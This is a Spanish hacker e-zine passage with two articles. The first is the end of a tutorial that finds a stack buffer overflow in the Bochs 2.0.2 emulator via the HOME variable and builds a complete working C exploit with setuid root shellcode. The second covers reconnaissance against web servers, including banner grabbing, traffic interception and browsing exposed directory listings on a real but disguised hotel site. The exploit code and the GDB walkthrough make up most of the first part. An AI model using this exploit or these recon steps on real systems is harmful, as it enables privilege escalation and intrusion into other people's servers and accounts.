Bueno, ya hemos conseguido el seg fault y seguimos adelante, antes de nada comentar por si no lo sabeis que un segmentation fault se puede producir por muchos motivos aparte de por un buffer overflow por lo que no siempre que un programa nos de este error tiene pq ser vulnerable a este tipo de bugs, puede ser q sea por otro bug o puede q aunq sea un error de programacion no sea ningun fallo de seguridad que podamos explotar, bueno, dicho esto echemos un vistazo mas a fondo.

Como saber si el bug corresponde a un buffer overflow ? pues bien, la forma mas sencilla es creando el fichero core y analizarlo con gdb para ello lo primero es permitir q nuestro usuario pueda crear ficheros core con:

```
ulimit -c 9999
```

Y una vez echo esto volveremos a ejecutar ./bochs, esta vez ha cambiado algo en vez de decirnos solo Segmentation fault nos dira algo mas, concretamente: Segmentation fault (core dumped). Bien, ahora nos ha generado un fichero core que podremos analizar con gdb y nos facilitara mucha informacion interesante si quereis podeis comprobar que teneis el fichero core en el directorio donde estais ejecutando bochs. Pasemos ahora a ojearlo utilizando gdb, para ello hacemos lo siguiente:

```
gdb ./bochs core
```

Bien, esto nos saca un monton de lineas por pantalla y las ultimas que salen son las siguientes:

```
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x61616161 in ?? ()
(gdb)
```

La que mas nos interesa a nosotros es la ultima que dice: #0 0x61616161 in ?? logicamente no me referia a la de prompt ;). Bien, y que nos dice esta linea ? pues nos esta indicando que el Segmentation fault se ha producido pq el bochs intetaba acceder a la direccion de memoria 0x61616161 y claro, como el sistema no se lo permite pues casca. Y... de donde narices ha salido esa direccion ? pues la hemos creado nosotros jejei, cada 61 de esa direccion corresponde a una letra 'a' y si recordamos, en la variable HOME hemos metido muchas de esas, asi que lo q ha pasado es que hemos sobreescrito la direccion de retorno con todas esas 'a' que hemos metido en HOME, el programa intento acceder a esa direccion y se proboco el error (espero q haya kedado claro). Visto esto parece claro que el bug q hemos encontrado es un buffer overflow (apartir de ahora bof q es mas cortito ;). Si no sale esa direccion al final puede ser por 2 motivos, que el seg fault no corresponda a un bof o que necesitemos meter en HOME mas de 1000 caracteres para generar el desbordamiento. Pero vamos, siempre que de un seg fault y analizando el core como hemos echo aparezca en esa direccion el numero que corresponda con las letras que hemos metido en HOME (en este caso) sabemos seguro que se trata de un bof.

Esto es una pasada!! ya tenemos un bof a la vista jeje, y... donde ocurre este error en el programa ? pues ahora mismo vamos a ello, veremos a ver donde esta el codigo que provoca este error (otra de las maravillas que nos permite el software libre).

Bien, para ello nada mas sencillo que colocarnos en el directorio en el que tenemos las fuentes y hacer un 'grep -n HOME *' lo que nos devuelve unicamente una coincidencia en el fichero main.cc en la linea 2293, pues ale, vamos alla a ver si es lo que buscamos, editamos el fichero (en mi caso con el vi) y vamos a la esa linea, lo q tenemos es:

```
      // only try this on unix
    case 3:
      {
      char *ptr = getenv("HOME");
      if (ptr) sprintf (rcfile, "%s/.bochsrc", ptr);
      }
      break;
     case 4: strcpy (rcfile, "/etc/bochsrc"); break;
```

Pero bueno!! q tenemos aki! mmmmm yo a primera vista no sabia bien lo que hacia este trozo asi que tuve q mirar el man de sprintf (ya dije q no tenia mucha idea de programar en c) total que descubri que la funcion sprintf imprime una cadena pero no en stdout sino en un puntero que en este caso es rcfile, el caso ideal para que se produzca un bof, asi que vamos a ver donde y como esta definida la variable rcfile.... ¡aki esta! un poco mas arriba:

```
  FILE *fd = NULL;
  char rcfile[512];
  Bit32u retry = 0, found = 0;
```

Bien, ya tenemos la variable y resulta que ha sido definida con un tamaño fijo de 512 bytes... ahora pensemos: sprintf copia en la variable rcfile lo que contiene ptr, q es un puntero a HOME + '/.bochsrc' pero q ocurre si nosotros hacemos que la variable HOME ocupe 1000 bytes como ya hemos echo ? pues lo que todos sabeis, que como no entra en rcfile machaca todo lo que este por debajo y entre esas cosas esta la ret (direccion de retorno). Pues bueno, ya sabemos donde esta el error (linea 2293) e incluso como podriamos solucionarlo ¿verdad? Bien, esto ha estado cojonudo, pero ahora vallamos a hacer el exploit ¿no os parece q seria interesante? pues ale, vamos a ello!! :D

6.- Obteniendo los datos necesarios para el exploit

Vamos a crear nuestro primer exploit (o por lo menos ese fue mi caso :) bien antes de empezar necesitamos un par de cosas, primero el tamaño de la variable que vamos a desbordar (aunq no es imprescindible) que ya sabemos que es de 512 bytes, tambien necesitamos saber cual es la direccion de la pila/esp, tambien la distancia que hay desde esp asta el principio de nuestra variable que sera lo que llamemos OFFSET, tambien la return addres (apartir de ahora ret) que sera 'esp + OFFSET' y por ultimo la distancia desde nuestra variable asta el

lugar donde se encuentra eip que es donde almacenaremos la tan preciada ret.

Bueno, pues vamos al lio, lo primero que vamos a buscar sera la direccion de esp q tambien es lo mas facil y cuando la tengamos buscaremos el OFFSET y asi ya tendremos tambien la ret, al atakeeee ;D

Primero definimos HOME de esta manera para que cuando ejecutemos bochs nuestra variable rcfile contenga una sucesion de 61616161 y asi podamos localizar donde se encuentra la variable, recordais q si rellenabamos de 'a'-s la variable nosotros lo veremos como 61616161 ¿verdad?

```
# export HOME=`perl -e "printf 'a'x1000"`
# gdb bochs
```

Una vez dentro de gdb ejecutamos bochs con 'r' y el programa para con un seg fault.

```
> r
Starting program: /home/sesox/bochs/bochs-2.0.2/bochs
========================================================================
                       Bochs x86 Emulator 2.0.2
                           January 21, 2003
========================================================================

Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
Current language:  auto; currently c
>
```

Ya nos hemos detenido despues de que copie nuestra variable en la memoria por lo tanto vamos a ver cual es la direccion de la pila y vamos a sacar el OFFSET y nuestra ret. Para obtener la direccion de esp haremos lo siguiente:

```
> info reg
eax            0x0      0
ecx            0x4026b9a0       1076279712
edx            0x5      5
ebx            0x61616161       1633771873
esp            0xbffff820       0xbffff820
ebp            0x61616161       0x61616161
esi            0x61616161       1633771873
edi            0x61616161       1633771873
eip            0x61616161       0x61616161
...........
```

NOTA: Como podeis observar hay vastantes 61 por ahi sueltos, y es que hemos machacado unas cuantas cosas con nuestra variable HOME jejeje.

Ahora sabemos que esp esta localizada en la direccion 0xbffff820 asi que teniendo eso miremos que hay en esp pq por ahi tienen q estar todas nuestras letras ;) y por lo tanto nuestro OFFSET.

```
> x/100x $esp
.................
0xbffffd10:     0x722f3d44      0x2f746f6f      0x68636f62      0x6f622f73
0xbffffd20:     0x2d736863      0x2e302e32      0x4e490032      0x52545550
0xbffffd30:     0x652f3d43      0x692f6374      0x7475706e      0x4a006372
0xbffffd40:     0x5f415641      0x454d4f48      0x73752f3d      0x696c2f72
0xbffffd50:     0x616a2f62      0x4c006176      0x3d474e41      0x4f480043
0xbffffd60:     0x613d454d      0x61616161      0x61616161      0x61616161
0xbffffd70:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffd80:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffd90:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffda0:     0x61616161      0x61616161      0x61616161      0x61616161
.................
>
```

Con esto vamos mostrando lo que contiene la pila, tras usar el intro unas cuantas veces (en mi caso 4) vemos que ya nos aparecen nuestras 'a'-s que como podemos observar son los 0x61616161 por lo tanto ya tenemos la direccion en la que empieza nuestra variable q en este caso es: 0xbffffd90
Como veis no me he molestado en calcular donde esta el primer 61 ya que no es necesario ni recomendable usarlo, es mejor tirar un poco de largo y obtener una direccion que este un poco mas alante. Incluso a veces se podrian hacer algunos calculos para saltar algo mas adelante de lo que vamos a saltar

nosotros, pero bueno, con esto de momento nos valdra.

Ahora ya tenemos la direccion de la pila q es 0xbffff820 y la de nuestra variable q es 0xbffffd90. Si hacemos una resta en hexadeciaml nos dara la distancia entre ambas que es lo q sera nuestro OFFSET y el resultado en este caso es: 570 q si lo pasamos a decimal q es como lo usaremos en nuestro exploit sera 1392 y ahora que tenemos nuestro OFFSET tambien podemos calcular la ret que es: esp + OFFSET

NOTA: para obtener el offset podeis usar una calculadora o este pekeño programa echo en c, si usais la calculadora no olvideis hacer la resta en hexa y pasar el resultado a decimal.

```
#include <stdio.h>
main(){
char *esp,*var;
esp = 0xbffff820;   //Aqui poneis vuestros valores de esp y de la variable
var = 0xbffffd90;   //que vais a desbordar.
printf("OFFSET = %d\n", var - esp);
}
```

Ya tenemos casi todos los datos, unicamente nos queda 1 que es la distancia que hay desde el principio de nuestra variable asta eip que es donde tenemos que almacenar la ret.

Para obtener esta distancia es posible que exista alguna forma mejor, pero yo la unica que conozco es ir probando asta que la encuentro, de todas formas esta claro que la distancia que buscamos siempre tiene q ser mayor a nuestra variable ya que sino, seguiriamos dentro de la variable ¿logico no? pues con eso sabemos que la distancia sera mayor de 512, vamos a ir probando:

```
# export HOME=`perl -e "print 'a'x520"`
# gdb bochs
..............
> r
Starting program: /home/sesox/bochs/bochs-2.0.2/bochs
========================================================================
                       Bochs x86 Emulator 2.0.2
                           January 21, 2003
========================================================================

Program received signal SIGSEGV, Segmentation fault.
0x72736863 in ?? ()
Current language:  auto; currently c
```

Esa direccion que vemos ahi (0x72736863) es eip, y conoceremos a cuanto se encuentra de nuestra variable cuando definiendo HOME con un numero de 'a'-s ese numero sea 0x61616161, igual que ocurria antes, pero ahora tenemos que buscar el numero exacto que aga que eip valga 0x61616161 pero sin escribir mas alla, por lo tanto salimos de gdb y seguimos probando:

```
# export HOME=`perl -e "print 'a'x542"`
# gdb bochs
..............
> r
Starting program: /home/sesox/bochs/bochs-2.0.2/bochs
========================================================================
                       Bochs x86 Emulator 2.0.2
                           January 21, 2003
========================================================================

Program received signal SIGSEGV, Segmentation fault.
0x2e2f6161 in ?? ()
Current language:  auto; currently c
```

Bueno bueno!! parece q nos vamos acercando, como podeis ver en la direccion aparecen 2 'a'-s por lo que es posible q nuestro numero sea 544 (yo ya lo sabia y por eso he puesto 542 jeje, es que sino es mucho pastear y se me hace el texto eterno jejeje, pero vosotros ir probando, merece la pena y no se tarda tanto ;) Bien, volvemos a salir de gdb y probamos otra vez, en este caso con 544 y vamos a cambiar la letra 'a' por una 'B' ¿pq? pues por que me apetece jejeje, sin mas:

```
# export HOME=`perl -e "print 'B'x544"`
# gdb bochs
```

```
.............
> r
Starting program: /home/sesox/bochs/bochs-2.0.2/bochs
========================================================================
                       Bochs x86 Emulator 2.0.2
                           January 21, 2003
========================================================================

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
Current language:  auto; currently c
```

Perfecto!! la 'B' en hexadecimal es 0x42 y parece ser q ahora ya tenemos toda la eip sobreescrita por lo tanto ya sabemos a que distancia se encuentra eip de nuestra variable, esta distancia es 544 y debemos tenerla en cuenta pq es ahi donde tenemos q poner la nueva eip (en nuestro caso la ret) para que valla a donde nosotros queramos (esp + OFFSET) y asi ejecute lo que nos salga de las narices. De todas formas 544 es la distancia asta el final de eip y nosotros tenemos que hacer que eip sea = a ret por lo tanto meteremos nuestra ret a una distancia de 540 y ocupara de 540 a 544 que es donde esta eip.

Bueno, creo que ya tenemos todo lo que necesitamos y si se me olvida algo pos ya lo buscaremos mas tard jeje, ahora vamos a codear el exploit.

7.- Creando el exploit

Bueno bueno, ya empiezo a estar un poco cansaillo de tanto escribir, menos mal q estoy mas solo q la 1 en un pueblo perdido de dios y como no tengo con kien hablar me entretengo hablando con.... ¡coño! con mi portatil! q triste jejeje bueno, como ahora me estas leyento tu, creo q eso me vale :)

Ale, vamos a ver si creamos ese peaso de exploit q ya keda pokito para acabar. Primero un poco de teoria (creo), vamos a ver... asta ahora ni siquiera he mencionado la shellcode pero es algo muy importante aunq como dije no pienso explicar tema de bof ni nada deso, pero bueno, q sepais q la shellcode es codigo asm y va a ser el codigo que nosotros queremos que se ejecute, en este caso el codigo va a ser el tipico codigo que nos da una shell asi que vasicamente lo que hace es un setuid y luego ejecutara sh. Para obtener una shellcode teneis 2 opciones, os buscais una por ahi q hay muchas y para distintos sistemas o sino os haceis una que es mucho mas dibertido. Para hacer una shellcode yo os recomiento un texto q esta en govannom.org que es: Diseñando shellcodes en linux IA-32(x86), lo podeis encontrar en la seccion de seguridad -> buffer overflows y es con el q yo aprendi, a mi parecer un texto excelente aunq mas alla de ese texto hay otras cosas que aprender, pero para empezar es muy recomendable.

Bueno, y tras toda esta parrafada vamos a empezar con lo nuestro, la creacion del exploit iuuupiiiiii!!! jejeje

Primero logicamente incluimos los headers que nos agan falta, luego metemos la shellcode, en mi caso:

```
static char shellcode[]=
        "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"  //setuid(0)
//      "\x31\xc0\xb0\x2e\xcd\x80"          //setgid(0)
        "\x31\xc9\x31\xd2\x51\x68\x6e\x2f"
        "\x73\x68\x68\x2f\x2f\x62\x69\x89"
        "\xe3\x51\x53\x89\xe1\xb0\x0b\xcd"
        "\x80\x31\xc0\xb0\x01\xcd\x80";

/*
Tras esto metemos una funcion que es la que nos va a permitir obtener la
direccion de esp ¿como? ¿pero eso no lo teniamos ya? como os he comentado antes
y por si alguien no se acuerda la esp cambia cada vez que se ejecuta bochs por
lo tanto tenemos que obtenerla cada vez que ejecutemos el exploit, pero no pasa
nada pq es algo muy sencillo, nada mas que crear esta funcion:
*/

char *get_sp() {
   asm("movl %esp,%eax");
}
```

```
/*
Asi cuando llamemos a get_sp() se nos dara la esp y listo, no tiene mas
misterios, si quereis saber exactamente lo que hace aprender algo de asm o
miraros el texto de shellcodes y seguro q lo entendereis facilmente ;) mas
deberes jejeje.

Bueno, lo siguiente sera definir algunas variables que necesitaremos en el
exploit y que son las siguientes:
*/

#define NOP    0x90     // Definimos los NOP para linux
#define BSIZE  512      // Tamaño de la variable que vamos a desbordar
#define OFFSET 570      // Espacio desde el principio de la pila asta los NOP
                        // Es posible q tengamos que modificar este valor

// Y ahora empezamos ya con main y seguimos con mas variables:

main(int argc, char *argv[]){

char buffer[BSIZE+32];    // Tamaño desde el principio de la variable asta
   // eip 512 + 32 = 544 es donde vamos a meter los NOP, la shellcode y la
   // nueva eip. Tambien podemos hacer que esto valga solo 512 para meter los
   // NOP y la shellcode y luego meter la ret en 512+28 = 540 ya que la ret
   // Tiene que ir desde 540 asta 544, yo creo que seria mas correcto y mas
   // limpio hacerlo de esta 2º forma, pero bueno, usaremos la 1º por q es la
   // que yo utilice y no me apetece cambiarlo, solo q lo sepais ;).
char *ret = get_sp()+OFFSET;  // La ret q ya dijimos que era esp+OFFSET

clearenv();   // Limpiamos las variables de entorno (no es obligatorio pero yo
              // personalmente recomiendo hacerlo), Por lo menos en este caso.

memset(buffer,NOP,sizeof(buffer));
// Llenamos toda la variable buffer con la instruccion NOP

memcpy(buffer+(BSIZE-strlen(shellcode)-4), (char *)&shellcode, strlen(shellcode));
// Metemos la shellcode al final de nuestra variable - el espacio para la ret

memcpy(buffer+(sizeof(buffer)-4), (char *)&ret, 4);
// Metemos la ret en los ultimos 4 bytes que es donde esta eip


// Ahora definimos la variable HOME con todo ese mejunge
  if(setenv("HOME", buffer, 1)==-1){
        printf("No se ha posido meter el buffer en la variable HOME.\n");
        return -1;
  }

// Y por ultimo ejecutamos bochs, que cogera la variable HOME con el mejunge
// saltara a los NOP por la ret q hemos puesto, llegara a la shellcode, la
// ejecutara y nos dara nuestra shell!!! ;D
  if(execl("./bochs","./bochs",NULL)==-1){
        printf("No se ha podido ejecutar bochs.\nSi lo tienes instalado, verifica q
el path sea correcto.\n");
        return -1;
  }

Pues parece q ya tenemos nuestro exploit terminado y solo queda ejecutarlo y
deberia darnos una shell, eso si, tened en cuenta de que el programa tiene que
estar setuid pq sino la shellcode falla. Si veis que aun asi no funciona jugar
un poco con el OFFSET que puede ser que lo hayamos calculado mal, a mi al
principio me paso eso, pero probando un poco consegui la shell :).

Para terminar comentaros otra cosilla q no voy a explicar en este texto pq os
voy a remitir a otro. Una vez tengais el exploit hecho funcionara pero solo en
vuestro sistema y en sistemas (mas o menos) identicos al vuestro, la verdad
es que es un poco rollo hacer un exploit y que luego solo rule en un equipo y
para que funcione en otro tengamos que volver a buscar el OFFSET y kizas algun
que otro dato, bueno, debeis saber que esto con exploits locales se puede
evitar, el trabajo que hacemos nosotros de buscar los 0x61 dentro de esp para
obtener el OFFSET se puede automatizar con un poco de programacion en c, lo que
hacemos es practicamente lo mismo q con gdb pero digamos que es mas automatico,
el mismo programa lo analiza y nos dice donde estan los 0x61. Lo que faltaria
seria añadir algo de codigo al exploit y listo, y para hacerlo nada mejor que
el texto de raise sobre Automatizacion de exploits locales bajo linux. El texto
lo podeis encontrar tambien en www.govannom.org en la seccion Seguridad ->
```

Buffer overflows y no tiene perdida, yo consegui meter el codigo en el exploit y hacer que funcionara bien, y como ya he dicho un par de veces no soy ningun experto en c asi que os animo a que probeis, esta muy bien.

8.- Despedida

Si os sugen dudas o quereis comentar algo conmigo mandar un mail y asi puedo mejorar el texto o pasar un rato agradable charlando.

Espero que hayais disfrutado leyendo este texto tanto como he disfrutado yo "jugando" con este bug y que hayais aprendido cosas nuevas, si es asi me sentire satisfecho de haber escrito el texto y por lo menos no habra sido en bano el tiempo que he empleado en ello.

Un saludo a toda la gente q me conoce (asi no me olvido a nadie) y en especial a ASzY y a diotima^ q son los que me aguantan CASI sin protestar jejeje ;D

Tambien un saludo al personaje anonimo ese q he conocido no hace mucho y que ha usado parte de su tiempo a explicarme y enseñarme algunas cosas. Muchas gracias tio!! tendria q haber mas gente como tu por este mundillo.

Hasta la proxima! ;)

EOF

-[0x06]--
-[Buscando informacion]--
-[by TheEnemi]---SET-31--

GANANDO INFORMACION

ThEnemI

consultas, dudas, criticas... <thenemi@hotmail.com>

//

Buenos dias/tardes/noches. Como ya viene siendo habitual, antes de empezar, explicare el proposito con el que escribi este articulo (luego para lo que se use es otra cosa)

La idea de este texto es, que el individuo que quiera hackear algo, sepa por donde hacerlo, es decir, que antes de atacar sepa contra que se enfrenta. Ultimamente me encuentro con personas que se bajan un programa de ultima generacion para su windows, que les han dicho que sirve para tal cosa, y se ponen a usarlo. Pues a ver si con este documento consiguo que se cambien las preguntas de "quiero hackear la web de mi pueblo" por algo como "busco un bug para la version x de apache" (algo es algo)

* Por que analizar y obtener informacion de un sitio?
- Pues o porque eres curioso, o porque eres un consultor de seguridad, un hacker, o porque te aburres y esta lloviendo.

Como ya sabes, lo que hagas con esto es cosa tuya.

Y ahora si, empezamos.

//

ESQUEMA

1. Ganando informacion en servidores web
A) ciberia.yai.com/pepito
B) www.pepito.com | hotelespepito.com   (aqui es donde mas chicha hay)
C) pepito.es.vz

*notese que todas las webs que contienen la palabra pepito estan inventadas, pero quizas existen

2. Ganando informacion en toda clase de maquinas (principalmente ordenadores) (corto, idea general)

3. Ganando informacion en cuentas de correo (muy corto :P)

// fin del esquema -->

1. Ganando informacion en servidores web
==

Para que quede todo claro, procurare poner siempre ejemplos, y resultados reales, actuales, pero ligeramente modificados.

Como la mayoria de vosotros esta pensando en webs, decir que no es lo mismo analizar una pagina personal (ciberia.yai.com/pepito) que otra del estilo www.paginadepepito.com, o un dominio de tercer nivel (paginadepepito.es.vz) Por eso las tratare en distintos apartados.

Hay que ponerse en situacion del administrador,(pepito en este caso), pensar como organizaria la pagina, y que tendria que hacer si quiere cambiar la pagina.

A) ciberia.yai.com/pepito

En el primer caso, pepito teclearia en su navegador, www.yai.com. Una vez que ha cargado la pagina, iria a la seccion de identificacion, pondria su nompre de usuario (pepito), y su contrase¤a (******) Ya dentro, eligiria la seccion de dominio web (si la hay) y desde el panel de control que yai haya puesto a su disposicion, haria los cambios.
Normalmente, yai.com no solo dispondra de un servicio de alojamiento de paginas gratuito, sino que pondra, amablemente, a disposicion del cliente, una cuenta de correo y vaya usted a saber que cosas mas. Por lo tanto, si un atacante consiguiera hacerse con la contrase¤a de pepito, tendria acceso a su correo, espacio web...

Bueno a lo que ibamos. Puede darse el caso de que yai.com disponga de un servidor ftp, y que le de a pepito una cuenta para que pueda subir sus paginas.

Nosotros, mentes enfermas, queremos saber como actua pepito si quiere actualizar su web. Queremos datos. Pues nada, como el portal yai.com nos ofrece alojamiento gratuito (webalemnte hablando), nos creamos una cuenta, una pagina, y vemos como funciona.
A la hora de crear la cuenta, no seais burros y dejeis la direccion de correo real, a no ser que querais probar el filtro antispam que teneis (porque lo teneis).
Con la cuenta creada, y una vez identificados, nos damos una vuelta por el portal de yai.com. Vemos si se puede subir por ftp (si se puede lo hacemos), todas las chuminadas que tenga...
Alguno ha puesto cara rara cuando ha leido lo del ftp. Tranquilos, porque todavia no he dicho lo mas importante que teneis que hacer mientras navegais por yai.com ...

Bajaros todos los manuales, howto, archivos de ayuda, informacion tecnica... todo lo que podais. Seguro que yai.com tiene manuales que, aunque no expliquen el fundamento, explican como subir tu web, cambiar tu contrase¤a...

Bueno, pues lo siguiente que hay que hacer es leernos esos manuales, por muy tontos que sean (o muy complejos). Quizas te encuentres con frases que se parezcan a esto:
"importante: se recomienda que desactives esta opcion que viene por defecto, porque si un atacante hace esto, podria entrar en tu cuenta", o
"si haces esto, un atacante podria conseguir esto otro", o
"guarde sus cookies en un lugar seguro, ya que contienen su contrase¤a"

No hace falta que diga que tendrias que hacer eso para tener la contrase¤a de pepito, porque ya lo dice el manual.
Ademas, este texto habla de como ganar informacion. (leer titulo)

Pero nosotros somos hackers, y no nos basta con la informacion que nos den en yai.com. Queremos mas.

Existe un gran truco para obtener datos. Y parece que poca gente lo sabe. Pero lo voy a revelar. Se trata de una web que es capaz de responder a tus dudas, tanto a las transcendentales, como a las que no lo son. Bueno, sin mas preambulos...

---> www.google.com (sorprendido?)

Hacemos una visita a google, y en un recuadro que tiene
(que cosas) escribimos "fallos de seguridad en yai.com"
(sin las comillas, por supuesto) o "informacion tecnica de yai.com" o
"hackeo a yai.com" o cualquier cosa que se te ocurra.

[nota adicional: si explico cosas simples, es porque hay gente que lo necesita. yo por ejemplo]

Podemos seguir comiendo informacion (por ejemplo cookies, que buenas estan) si seguimos los pasos del apartado B

B) www.paginadepepito.com

Aqui ya no hay un portal que ofrezca nada.(vale, si, pero es distinto)
Ahora se trata de un servidor (IIS, apache...)

Lo primero de todo es averiguar la version del servidor. Nada, abrimos nuestra shell (ms-dos en windows) y marchando una de:
telnet www.paginadepepito.com 80
(siendo 80 el puerto de la web).

Una vez conectados a pepito.com probamos a escribir
GET /   y tambien   GET / HTTP/1.1
lo que nos puede (puede) proporcionar datos del servidor.

Evidentemente, a la hora de conectar a traves de telnet, no solo esta el comando GET, hay otros como PUT, HEAD, POST, DELETE, CONNECT... que dejo a descubirmiento del intrepido lector (pista:unas lineas mas arriba hay una direccion)

Ya le hemos metido mano a pepito.com gracias a los GET y demas gaitas, vamos a hacer uso de un programa que vea las peticiones servidor/cliente.
Yo he usado achilles, que viene con "documentacion" incluida (3 folios...)
Le diremos a nuestro navegador (por ejemplo, firefox) que se conecte a traves de una direccion proxy (127.0.0.1, es decir, localhost) por un puerto (por ejemplo, 6969) ejecutamos el achilles, activamos intercept mode, y le decimos que escuche tanto client data como server data. Lo activamos, y ahora cada vez que nuestro navegador haga una peticion a pepito.com veremos todos los datos por achilles antes de que aparezcan en nuestro navegador (cookies incluidas) y durante esa sesion podremos modificar desde el nombre de nuestro navegador, las cookies que envia, formularios...

*Nota: no tienes por que usar el achilles. ni siquiera tienes por que usar un programa. Simplemente prueba, y usa lo que mas te guste, convezca, agrade, odies?

Ya tenemos todo el tinglado preparado. Solo falta introducir la web. Y como dije que iba a poner ejemplos reales, aqui va. Me conecto a www.hotelespepito.com, (para seguir la tonica del articulo. Evidentemente este no es el nombre real, pero protege la identidad de los afectados)
Me doy una vuelta, veo ofertas, una visita virtual... unos 7 minutos de ciber-rodeos. Mientras tanto, estamos grabando las conexiones. Vamos a echarlas un vistazo:

```
--------======================--------
HTTP/1.0 200 OK
Date: Sun, ?? 08 2004 0:28:42 GMT
Server: Apache/1.3.26 (Unix) tomcat/1.0 mod_ssl/2.8.10 OpenSSL/0.9.6d
Servlet-Engine: Tomcat Web Server/3.2.4 (JSP 1.1; Servlet 2.2; Java
1.3.1_04;
Linux 2.4.20-28.7smp i386; java.vendor=Sun Microsystems Inc.)
--------======================--------
```

(la fecha ha sido ocultada, la hora modificada)

Pues definitivamente sabemos algo mas. Sun microsystems, Tomcat web Server 3.2.4 , Linux 2.4.20-28.7smp i386...
Hala, a tirar de google. llegamos a la pagina oficial (http://jakarta.apache.org/tomcat/) con una seccion de bug reporting, FAQ, guia de usuario, manuales, y datos en definitiva.
Siempre es interesante la seccion de instalacion, que podemos consultar para ver la instalacion por defecto, carpetas de logs... Ademas te lo puedes descargar, y ponerte a probar cosas en TU ordenador.

Bien, pues resulta que en apache, si pones una carpeta y no hay un archivo que se llame index, te va a mostrar el contenido de esa carpeta si esta mal configurado.Sabiendo esto, seguimos revisando los logs...
www.hotelespepito.com/visitaVirtual/hotelcaro/perocarodeverdad/dormitorio.htm

Probaremos a poner www.hotelespepito.com/visitaVirtual/
y el navegador nos muestra:

```
--------======================--------
Parent Directory        06-Jul-2004 09:03      -
a************/          31-May-2004 09:59      -
lalal_bitch/            20-Sep-2002 12:57      -
c?rdr??/                19-Sep-2002 17:00      -
empalador/              01-Apr-2003 19:21      -
```

```
grsan_ct*ran/           20-Sep-2002 12:59      -
???iul_al30/            29-Jan-2003 10:53      -
reding/                 29-Jan-2003 11:02      -
e???????lr/             16-Dec-2002 15:46      -
vv_hotel1/              10-Jul-2003 12:51      -
vv_hotel2/              10-Jul-2003 12:49      -
vv_Grn/                 14-May-2003 18:42      -
vv_GrandFet/            11-Jun-2004 09:47      -
vv_GrandNeva/           24-Jun-2003 15:39      -
vv_RoyReso..>           28-May-2003 15:37      -
vv_a???untacana/        01-Apr-2003 19:27      -
vv_caribbeanuyruC..>    05-May-2003 15:51      -
vv_rtyjiwejyillageP..>  05-May-2003 17:15      -
vv_carirtayrtyryue/     27-Jan-2003 16:37      -
vv_embajador/           01-Apr-2003 19:12      -
vv_fetyeryolata/        07-Mar-2003 10:05      -
vv_fwrtytacana/         27-Jan-2003 16:31      -
vv_frtyrtye?????.jar    10-Jun-2004 13:31   3.9M
vv_fuewtenwryra/        10-Jun-2004 13:42      -
vv_jartywtyr/           27-Jan-2003 16:39      -
vv_pwrtyyda/            27-Jan-2003 16:39      -
vv_pertyr/              27-Jan-2003 16:40      -
vv_retyra/              18-Mar-2003 16:20      -
vv_sars/                27-Jan-2003 16:41      -
vv_sesae5/              31-May-2004 09:56      -
--------======================--------
```

Los nombres han sido alterados. las vv son de visita virtual. Todas las carpetas contienen archivos de fotos, y nada con sustancia. El .jar es un archivo comprimido con mas de lo mismo, no accesible desde la web. De hecho, es un archivo comprimido que contiene exactamente lo mismo que una carpeta del mismo nombre. Seguramente lo descomprimieron, y no lo borraron.
Sobre las fechas, juzgar vosotros mismos.

No hemos obtenido nada para tirar cohetes, pero bueno, es un comienzo. Por lo menos tenemos un programa en javascript que le das una foto panoramica y te la muestra, y gira, y gira, y gira...

Ademas, ya sabemos algo sobre su estructura de directorios.
Pero sigamos, que aun hay mas log....
www.hotelespepito.com/Pepito/web/.../index2.htm
volvemos a hacer el mismo truco de antes, vamos a la direccion
www.pepitohoteles.com/Pepito
y esta es la salida:

```
--------======================--------

css/            lun, 05 jul 2004 14:52 CEST
images/         lun, 05 jul 2004 14:52 CEST
jscript/        lun, 05 jul 2004 14:52 CEST
web/            mar, 06 jul 2004 09:02 CEST


Tomcat Web Server v3.2.4

--------======================--------
```

En css encontramos dos, uno llamado publico.css y otro admin.css. Vamos, que si usamos achilles, y no nos gusta nuestra css, cuando llama a pepito/publico.css basta con cambiarlo por pepito/admin.css. Ademas nos da que pensar. Habra una pantalla de login para el admin en la web? ;)

En images, mas carpetas y mas archivos, que os las pego si quereis

```
--------======================--------

01quienes/            lun, 05 jul 2004 14:52 CEST
02prensa/             lun, 05 jul 2004 14:52 CEST
03asociados/          lun, 05 jul 2004 14:52 CEST
04empleo/             lun, 05 jul 2004 14:52 CEST
05hoteles/            lun, 05 jul 2004 14:52 CEST
06destinos/           lun, 05 jul 2004 14:52 CEST
08registro/           lun, 05 jul 2004 14:52 CEST
```

```
actividades/          lun, 05 jul 2004 14:52 CEST
company/              lun, 05 jul 2004 14:52 CEST
index/                lun, 05 jul 2004 14:52 CEST
menuImagenes/         lun, 05 jul 2004 14:52 CEST
points/               lun, 05 jul 2004 14:52 CEST
proyectos/            lun, 05 jul 2004 14:52 CEST
quality/              lun, 05 jul 2004 14:52 CEST

Archivos:
FleHead.gif           0.1 KB lun, 05 jul 2004 14:52 CEST
SiteCir.gif           0.1 KB lun, 05 jul 2004 14:52 CEST
allInclusive2.gif     4.2 KB lun, 05 jul 2004 14:52 CEST
allinclusive.gif      1.7 KB lun, 05 jul 2004 14:52 CEST
barraBlanca.gif       0.1 KB lun, 05 jul 2004 14:52 CEST
expired.gif           0.9 KB lun, 05 jul 2004 14:52 CEST
fleAbajo.gif          0.1 KB lun, 05 jul 2004 14:52 CEST
fleArriba.gif         0.1 KB lun, 05 jul 2004 14:52 CEST
flecha.gif            0.1 KB lun, 05 jul 2004 14:52 CEST
flecha2.gif           0.1 KB lun, 05 jul 2004 14:52 CEST
hom-barra.gif         0.1 KB lun, 05 jul 2004 14:52 CEST
hom-fot1.gif          2.2 KB lun, 05 jul 2004 14:52 CEST
hom-logo.gif          1.3 KB lun, 05 jul 2004 14:52 CEST
homeImg.jpg          13.6 KB lun, 05 jul 2004 14:52 CEST
hotel-intro.gif       2.0 KB lun, 05 jul 2004 14:52 CEST
hotel-intro2.jpg     12.8 KB lun, 05 jul 2004 14:52 CEST
index5.gif            0.2 KB lun, 05 jul 2004 14:52 CEST
logonimg.gif          4.4 KB lun, 05 jul 2004 14:52 CEST
mas.gif               0.1 KB lun, 05 jul 2004 14:52 CEST
menos.gif             0.1 KB lun, 05 jul 2004 14:52 CEST
monitor.jpg           4.4 KB lun, 05 jul 2004 14:52 CEST
